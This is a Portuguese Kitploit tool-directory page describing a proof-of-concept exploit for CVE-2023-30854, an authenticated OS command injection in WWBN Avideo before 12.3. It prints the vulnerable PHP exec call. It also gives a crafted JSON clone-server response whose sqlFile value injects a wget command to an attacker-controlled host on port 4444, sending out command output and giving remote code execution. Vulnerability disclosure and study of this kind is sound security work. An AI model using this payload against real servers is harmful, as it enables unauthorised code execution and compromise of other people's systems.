
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-30854 — Exploit de prova de conceito para CVE-2023-30854: injeção autenticada de comandos do SO no WWBN Avideo < 12.3, permitindo execução remota de código por meio de uma resposta de servidor clone manipulada. | Kitploit
Ferramentas/GitHubGitHub/jmrcsnchz/cve-2023-30854
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubjmrcsnchz/cve-2023-30854

CVE-2023-30854

Exploit de prova de conceito para CVE-2023-30854: injeção autenticada de comandos do SO no WWBN Avideo < 12.3, permitindo execução remota de código por meio de uma resposta de servidor clone manipulada.

Ver Repositório
1128há 3 anosAinda não revisado
Compartilhar

WWBN Avideo RCE Autenticado - Injeção de Comandos do SO

CVE-2023-30854 WWBN Avideo < 12.3 RCE Autenticado

Uma vulnerabilidade de Injeção de Comandos do SO em um endpoint autenticado /plugin/CloneSite/cloneClient.json.php permite que atacantes obtenham Execução Remota de Código.

Código vulnerável:

$cmd = "wget -O {$clonesDir}{$json->sqlFile} {$objClone->cloneSiteURL}videos/cache/clones/{$json->sqlFile}";
$log->add("Clone (2 of {$totalSteps}): Geting MySQL Dump file");
exec($cmd . " 2>&1", $output, $return_val);

Podemos controlar $objClone->cloneSiteURL através da funcionalidade de clonagem de site do painel de administração.

/plugin/CloneSite/cloneClient.json.php envia uma requisição GET para {$objClone->cloneSiteURL}/plugin/CloneSite/cloneServer.json.php. Hospedei um cloneServer.json.php especialmente criado que imprime os seguintes dados JSON

{"error":false,"msg":"","url":"https:\/\/REDACTED\/","key":"REDACTED","useRsync":1,"videosDir":"\/var\/www\/html\/demo.avideo.com\/videos\/","sqlFile":"Clone_mysqlDump_644ab263e62d6.sql; wget http://REDACTED:4444/`pwd` ;#","videoFiles":[],"photoFiles":[]}

Envie uma requisição GET para /plugin/CloneSite/cloneClient.json.php e a execução remota de código é alcançada.


rce

Créditos

  • JM Sanchez
  • https://www.linkedin.com/in/juanmarcosanchez/
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    339
  • 4

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    317
  • 5

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    294

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





